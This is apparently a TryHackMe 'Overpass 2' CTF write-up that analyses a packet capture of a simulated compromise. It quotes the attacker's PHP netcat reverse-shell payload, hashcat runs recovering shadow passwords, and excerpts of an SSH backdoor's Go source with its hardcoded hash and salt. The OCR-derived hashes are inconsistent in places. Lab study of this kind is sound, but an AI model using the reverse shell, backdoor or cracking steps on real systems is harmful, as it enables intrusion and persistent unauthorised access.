

## Introduction:

The Overpass 2 room on TryHackMe presented a simulated hacked production server, challenging learners to investigate the incident and regain access. By analyzing a PCAP file, examining malicious code, and exploiting the system, participants delved into forensic analysis, research, and attack techniques.


<https://tryhackme.com/p/Damiano254>

## Task 1: Forensics - Analyse the PCAP


The SOC team noticed suspicious activity on Overpass' production server and captured packets during the attack. The objective is to determine how the attacker gained access and then use that information to regain control of the server.

### Findings:


#### 1. URL of the page used to upload a reverse shell: /development/




#### 2. Payload used by the attacker: `<?php exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f')?>`




### 3. Password used for privilege escalation: whenevernoteartinstant



### 4. How the attacker established persistence: By utilizing a backdoor from this GitHub repository: [ssh-backdoor](#)



5. Number of crackable system passwords using the fasttrack wordlist: 4



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kali (Snapshot 4) [Running] - Oracle VM VirtualBox
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kali@kali: ~
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~/Downloads x kali@kali: ~ x
* Update your backend API runtime / driver the right way:
https://hashcat.net/faq/wrongdriver
* Create more work items to make use of your parallelization power:
https://hashcat.net/faq/morework
$6$oRXQ4k3X$waAj3Z/4sEPV1mJdHsy3KIZm1rjnnNkrY5c8GELJ1jG7u36xSgMGwKA2woDIFudtyqY37YCyuk1H3Phi4IU7H0:securty3
$6$.SqHrp6z$B4rWP10Hk10gbQMfujz1KHVs9VrSFu7AU9CxCwR2V7GzH05tYPL1xRZUJLFHbyp0K9TAeY1M6nIFseB9VLBWS0:secret12
$6$B.EnuXI05f/u00HosZIO3UQCEJplazoQtH8WJj5X/ooBjwmYfEOTcQCALMjeFigVWqR5Aj2vsfryf6x1wXxKitcPUjcX1X/:abcd123
$6$SWyb58o2$9diveQinxY8P3QnGQWbTNKeb2AiSp.i8KznuAjYbqI3q04Rf5hJHPer3weiC.2Mr0j2o15w/fd2cu0kC6dUP.:1qaz2wsx
Approaching Final keyspace - workload adjusted.
Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target.....: shadow
Time.Started.....: Wed Mar 20 20:38:55 2024 (6 secs)
Time.Estimated...: Wed Mar 20 20:39:01 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/fasttrack.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 154 H/s (9.12ms) @ Accel:16 Loops:1024 Thr:1 Vec:4
Recovered.....: 4/5 (80.00%) Digests (total), 4/5 (80.00%) Digests (new), 4/5 (80.00%) Salts
Progress.....: 1310/1310 (100.00%)
Rejected.....: 0/1310 (0.00%)
Restore.Point....: 262/262 (100.00%)
Restore.Sub.#1...: Salt:4 Amplifier:0-1 Iteration:4096-5000
```

## Task 2: Research - Analyse the code

After obtaining the code for the backdoor, it's crucial to analyse it thoroughly.

### Findings:

#### 1. Default hash for the backdoor:

bdd04d9bb7621687f5df9001f5098eb22bf19eac4c2c30b6f23efed4d24807277d0f8bfccb9  
e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3

A screenshot of a Kali Linux virtual machine running a terminal. The terminal window has a title bar that says "kali (Snapshot 4) [Running] - Oracle VM VirtualBox". The terminal shows the following commands and output:  

```
kali@kali: ~ - ssh-backdoor
$ git clone https://github.com/NinjaJc01/ssh-backdoor
Cloning into 'ssh-backdoor' ...
remote: Enumerating objects: 18, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (15/15), done.
remote: Total 18 (delta 4), reused 9 (delta 1), pack-reused 0
Receiving objects: 100% (18/18), 3.14 MiB | 931.00 KiB/s, done.
Resolving deltas: 100% (4/4), done.

(kali@kali) ~ -
$ ls
-
all-ports-nmap-report  dan.sh  fuzzing  JohnTheRipper  Music  Pictures  shell.sh  Templates  Videos
api                  Desktop Documents  hey.txt      key    output.txt  Public    tt.txt    wordlists
attractive            Downloads ids.txt     linux64      'overthe ire'  rogue-jndi shadow  ty.txt    userlist.txt
Metasploit-Plugins  passwordlist.txt

(kali@kali) ~ -
$ cd ssh-backdoor

(kali@kali) ~/ssh-backdoor
$ ls
backdoor  build.sh  main.go  README.md  setup.sh

(kali@kali) ~/ssh-backdoor
$ nano main.go

(kali@kali) ~/ssh-backdoor
$
```

The terminal also displays several prompts for the user to answer questions about the backdoor, such as "What's the default hash for the backdoor?" and "What was the hash that the attacker used? - go back to the PCAP for this".

kali (Snapshot 4) | Oracle VM VirtualBox

File Machine View Input Devices Help

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kali@kali: ~/ssh-backdoor

File Actions Edit View Help

kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~/Downloads x kali@kali: ~/ssh-backdoor x

GNU nano 7.2 main.go

```
package main

import (
    "crypto/sha512"
    "fmt"
    "io"
    "io/ioutil"
    "log"
    "net"
    "os/exec"

    "github.com/crack/pty"
    "github.com/gliderlabs/ssh"
    "github.com/integr8i/flaggy"
    gossh "golang.org/x/crypto/ssh"
    "golang.org/x/crypto/ssh/terminal"
)


var hash string = "b8d04d9bb7621687f5df9801f5898eb22bf19eac4c2c30bf23efed4d2480727d8f8fcb9e77659103d783c5e6d2d7d8391dfc885d0e9b68acd01fc2170e3"

func main() {
    var (
        // What's the default hash for the backdoor?
        lport uint = 2222
        lhost net.IP = net.ParseIP("0.0.0.0")
        keyPath string = "id_rsa"
        fingerprint string = "OpenSSH_8.2p1 Debian-4"
        // What's the hardcoded salt for the backdoor?
    )
}
```

Read 109 lines

Help Write Out Where Is Cut Execute Undo M-A Set Mark M-] To Bracket M-; Previous  
Exit Read File Replace Paste Justify Go To Line M-E Redo M-G Copy M-^ Where Was M-^ Next

2. **Hardcoded salt for the backdoor:** 1c362db832f3f864c8c2fe05f2002a05




```
GNU nano 7.2 main.go
ptyReq, isPty := s.Pty()
if isPty {
    cmd.Env = append(cmd.Env, fmt.Sprintf("TERM=%s", ptyReq.Term))
    f, err := pty.Start(cmd)
    if err != nil {
        panic(err)
    }
    go func() {
        io.Copy(f, s) // stdin
    }()
    io.Copy(s, f) // stdout
    cmd.Wait()
} else {
    io.WriteString(s, "No PTY requested.\n")
    s.Exit(1)
}

func runCommand(cmd string) []byte {
    result := exec.Command("/bin/bash", "-c", cmd)
    response, _ := result.CombinedOutput()
    return response
}

func passwordHandler(_ ssh.Context, password string) bool {
    verifyPass(hash, "1c362d0b832f3f864c862fe05f2002a05", password)
}
```

### 3. Hash used by the attacker:

6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a4  
1899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed



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SSH - 2020/07/21 20:36:56 Started SSH backdoor on 0.0.0.0:2222

Packet 3454, 67 client pkts, 19 server pkts, 38 turns. Click to select.
Entire conversation (6,980 bytes)
Show data as ASCII
Stream 3
Find:
Filter Out This Stream
Print
Save as...
Back
Close
Help
```

### 4. Password cracked from the hash using rockyou: november16



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kali@kali: ~
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~/Downloads x kali@kali: ~/ssh-backdoor x
4520 | sha1($salt.sha1($pass)) | Raw Hash salted and/or iterated
24300 | sha1($salt.sha1($pass.$salt)) | Raw Hash salted and/or iterated
140 | sha1($salt.utf16le($pass)) | Raw Hash salted and/or iterated
19300 | sha1($salt1.$pass.$salt2) | Raw Hash salted and/or iterated
14400 | sha1(CX) | Raw Hash salted and/or iterated
4700 | sha1(md5($pass)) | Raw Hash salted and/or iterated
4710 | sha1(md5($pass).$salt) | Raw Hash salted and/or iterated
21100 | sha1(md5($pass.$salt)) | Raw Hash salted and/or iterated
18500 | sha1(md5(md5($pass))) | Raw Hash salted and/or iterated
4500 | sha1($salt.$pass) | Raw Hash salted and/or iterated
4510 | sha1($salt.$pass.$salt) | Raw Hash salted and/or iterated
5000 | sha1($salt.$pass.$salt) | Raw Hash salted and/or iterated
130 | sha1(utf16le($pass).$salt) | Raw Hash salted and/or iterated
1410 | sha256($pass.$salt) | Raw Hash salted and/or iterated
1420 | sha256($salt.$pass) | Raw Hash salted and/or iterated
22300 | sha256($salt.$pass.$salt) | Raw Hash salted and/or iterated
20720 | sha256($salt.sha256($pass)) | Raw Hash salted and/or iterated
21420 | sha256($salt.sha256_bin($pass)) | Raw Hash salted and/or iterated
1440 | sha256($salt.utf16le($pass)) | Raw Hash salted and/or iterated
20800 | sha256(md5($pass)) | Raw Hash salted and/or iterated
20710 | sha256($salt.sha256($pass).$salt) | Raw Hash salted and/or iterated
21400 | sha256($salt.sha256_bin($pass)) | Raw Hash salted and/or iterated
1430 | sha256(utf16le($pass).$salt) | Raw Hash salted and/or iterated
10810 | sha384($pass.$salt) | Raw Hash salted and/or iterated
10820 | sha384($salt.$pass) | Raw Hash salted and/or iterated
10840 | sha384($salt.utf16le($pass)) | Raw Hash salted and/or iterated
10830 | sha384(utf16le($pass).$salt) | Raw Hash salted and/or iterated
1710 | sha512($pass.$salt) | Raw Hash salted and/or iterated
1720 | sha512($salt.$pass) | Raw Hash salted and/or iterated
1740 | sha512($salt.utf16le($pass)) | Raw Hash salted and/or iterated
1730 | sha512(utf16le($pass).$salt) | Raw Hash salted and/or iterated
50 | HMAC-MD5 (key = $pass) | Raw Hash authenticated
```

```
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kali@kali: ~
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~/Downloads x kali@kali: ~/ssh-backdoor x
malformed, or if input is otherwise not as expected (for example, if the
--username option is used but no username is present)

No hashes loaded.

Started: Thu Mar 21 06:04:30 2024
Stopped: Thu Mar 21 06:04:35 2024

(kali@kali) ~ /ssh-backdoor
$ hashcat -m 1710 '6d05359f090ee356a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f86
4c8c2fe85f2002a05' /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

